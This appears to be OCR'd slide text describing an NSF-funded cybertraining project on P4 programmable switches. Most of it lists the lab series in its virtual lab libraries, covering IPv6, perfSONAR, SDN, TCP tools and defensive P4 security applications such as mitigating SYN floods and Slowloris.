“Cybertraining on P4 Programmable Devices using an Online Scalable Platform with Physical and Virtual Switches and Real Protocol Stacks”

October 1 2021– September 30 2025

Amount: $500,000

NSF Cybertraining


- Goal 1: Develop virtual labs to facilitate the adoption of P4 devices by CI professionals.
  - Six libraries have been developed: five fully virtualized and one with hardware switches.
  - A virtual lab library is a systematic set of 10-15 lab experiments.




A learner conducting a lab experiment on the cloud. The pod includes physical hardware (programmable data plane and network connectivity via 100Gbps multi-mode fiber.

NSF Cybertraining

- Goal 2: Facilitate the integration of P4 into academic degrees.
  - Hands-on lab libraries, textbooks, technical tutorials





DEMO – High-resolution Measurements

https://youtu.be/cWaWxsqVAgc

Virtual Lab Libraries Developed by the Cyberinfrastructure Lab

2019 – 2024

Virtual Lab Libraries


1. Introduction to IPv6
2. Cybersecurity Tools and Applications
3. Zeek Intrusion Detection and Prevention Systems
4. Cybersecurity Applications on P4 Programmable Data Planes
5. P4 Programmable Data Planes: Applications, Stateful Elements, and Custom Packet Processing
6. P4 Programmable Data Plane Switches based on BMv2
7. P4 Programmable Data Plane Switches based on Intel's Tofino Chip
8. Introduction to Software Defined Networking (SDN)
9. Open Shortest Path First (OSPF)
10. Introduction to Border Gateway Protocol (BGP)
11. MPLS and Advanced BGP Topics
12. Open vSwitch (OvS)
13. Network Management Tools (Netflow, IPFix, sFlow)
14. Introduction to perfSONAR
15. PerfSONAR 5.0
16. Network Tools and Protocols (NTP)

Introduction to IPv6

Introduction to IPv6 lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to FRR
Lab 3	IPv6 Address Configuration
Lab 4	Enabling Stateless Address Autoconfiguration (SLAAC) in IPv6 Routers
Lab 5	Configuring SLAAC and Stateless DHCPv6 Server
Lab 6	Configuring Stateful Dynamic Host Configuration Protocol version 6 (DHCPv6)
Lab 7	IPv6 Static Routing Configuration
Lab 8	Configuring Single Area OSPFv3 using IPv6
Lab 9	Interdomain Routing (BGP) with IPv6
Lab 10	DNS and Web Server IPv6 Configuration

Pod example




Introduction to perfSONAR 5

Introduction to perfSONAR 5 lab series

Lab 1	Introduction to Mininet
Lab 2	Setting Administrative Information using perfSONAR Toolkit GUI
Lab 3	Scheduling Regular Tests Using perfSONAR GUI
Lab 4	Configuring Regular Tests Using pScheduler CLI Part I
Lab 5	Configuring Regular Tests Using pScheduler CLI Part II
Lab 6	Defining Regular Tests with a pSConfig Template
Lab 7	Configuring pScheduler Limits
Lab 8	Visualizing pScheduler Measurements using Grafana
Lab 9	Observing the impact of TCP window scaling and small TCP Buffer Sizes
Lab 10	Investigating the Effects of MTU mismatch
Lab 11	Running Regular pScheduler Tests over IPv6 Networks

Pod example




Cybersecurity Applications on P4 Programmable Data Planes

Cybersecurity Applications on P4 Programmable Data Planes lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to P4 and BMv2
Lab 3	P4 Program Building Blocks
Lab 4	Parser Implementation
Lab 5	Introduction to Match-action Tables
Lab 6	Implementing a Stateful Packet Filter for the ICMP Protocol
Lab 7	Implementing a Stateful Packet Filter for the TCP Protocol
Lab 8	Detecting and Mitigating the DNS Amplification Attack
Lab 9	Identifying Heavy Hitters using Count-min Sketches (CMS)
Lab 10	Limiting the Impact of SYN Flood by Probabilistically Dropping Packets
Lab 11	Blocking Application Layer Slow DDoS Attack (Slowloris)

Pod example




P4 Programmable Data Planes: Applications and Custom Packet Processing

P4 Programmable Data Planes lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to P4 and BMv2
Lab 3	P4 Program Building Blocks
Lab 4	Defining and Processing Custom Headers
Lab 5	Monitoring the Switchs Queue using Standard Metadata
Lab 6	Collecting Queueing Statistics using a Header Stack
Lab 7	Measuring Flow Statistics using Direct and Indirect Counters
Lab 8	Rerouting Traffic using Meters
Lab 9	Storing Arbitrary Data using Registers
Lab 10	Calculating Packets Interarrival Times using Hashes and Registers
Lab 11	Generating Notification Messages using Digests

Pod example




Introduction to P4 Programmable Data Plane Switches

Introduction to P4 Programmable Data Plane Switches lab series

Lab 1	Introduction to Mininet
Exercise 1	Building a Basic Topology
Lab 2	Introduction to P4 and BMv2
Exercise 2	Compiling and Running a P4 Program
Lab 3	P4 Program Building Blocks
Lab 4	Parser Implementation
Exercise 3	Parsing UDP and RTP
Lab 5	Introduction to Match-action Tables (Part 1)
Lab 6	Introduction to Match-action Tables (Part 2)
Exercise 4	Implementing NAT using Match-action Tables
Lab 7	Populating and Managing Match-action Tables at Runtime
Exercise 5	Configuring Match-action Tables at Runtime
Lab 8	Checksum Recalculation and Packet Deparsing
Exercise 6	Building a Packet Reflector

Pod example




Network Tools and Protocols

Network Tools and Protocols lab series

Lab 1	Introduction to Mininet
Exercise 1	Building a Basic Topology
Lab 2	Introduction to Iperf3
Lab 3	Emulating WAN with NETEM I: Latency, Jitte
Lab 4	Emulating WAN with NETEM II: Packet Loss, Duplication, Reordering, and Corruption
Lab 5	Setting WAN Bandwidth with Token Bucket Filter (TBF)
Exercise 2	Emulating a Wide Area Network (WAN)
Problem 1	Troubleshooting a WAN
Lab 6	Understanding Traditional TCP Congestion Control (HTCP, Cubic, Reno)
Lab 7	Understanding Rate-based TCP Congestion Control (BBR)
Lab 8	Bandwidth-delay Product and TCP Buffer Size
Exercise 3	Tuning TCP and Switch's Buffer Size
Exercise 4	Running tests with Competing TCP Flows and Different Congestion Control Algorithms
Lab 9	Enhancing TCP Throughput with Parallel Streams

Pod example




Network Tools and Protocols

Network Tools and Protocols lab series

Exercise 5	Enhancing the Aggregate TCP Throughput with Parallel Streams
Problem 2	Enhancing TCP Throughput
Lab 10	Measuring TCP Fairness
Exercise 6	RTT Unfairness
Problem 3	Minimizing the Unfairness
Lab 11	Router's Buffer Size
Lab 12	TCP Rate Control with Pacing
Exercise 7	Setting the Pacing Rate
Lab 13	Impact of MSS on Throughput
Lab 14	Router's Bufferbloat
Exercise 8	Router's Bufferbloat
Lab 15	Analyzing the Impact of Hardware Offloading on TCP Performance
Lab 16	Random Early Detection

Pod example




Network Tools and Protocols

Network Tools and Protocols lab series

Lab 17	Stochastic Fair Queueing
Lab 18	Controlled Delay (CoDel) Active Queue Management
Lab 19	Proportional Integral Controller-Enhanced (PIE)
Lab 20	Classifying TCP traffic using Hierarchical Token Bucket (HTB)

Pod example




Network Management

Network Management lab series

Lab 1	Introduction to Mininet
Lab 2	Introduction to NetFlow
Lab 3	Introduction to IPFIX
Lab 4	Introduction to sFlow
Lab 5	Collecting and processing NetFlow, IPFIX and sFlow data using Nfdump
Lab 6	Filtering and formatting data using Nfdump
Lab 7	Collecting and Visualizing sFlow data using GoFlow and Grafana
Lab 8	Collecting and Visualizing NetFlow data using GoFlow and Grafana

Pod example




Introduction to Software-Defined Networking (SDN)

SDN lab series

Lab 1	Introduction to Mininet
Lab 2	Legacy Networks: BGP Example as a Distributed System and Autonomous Forwarding Decisions
Lab 3	Early efforts of SDN: MPLS Example of a Control Plane that Establishes Semi-static Forwarding Paths
Lab 4	Introduction to SDN
Exercise 1	SDN Network Configuration
Lab 5	Configuring VXLAN to Provide Network Traffic Isolation
Exercise 2	Configuring VXLAN
Lab 6	Introduction to OpenFlow
Exercise 3	OpenFlow Protocol Management
Lab 7	Routing within an SDN network
Lab 8	Interconnection between Legacy Networks and SDN Networks
Exercise 4	Incremental Deployment of SDN Networks within Legacy Networks
Lab 9	Configuring Virtual Private LAN Service (VPLS)
Lab 10	Applying Equal-cost Multi-path Protocol (ECMP) within SDN networks

Pod example

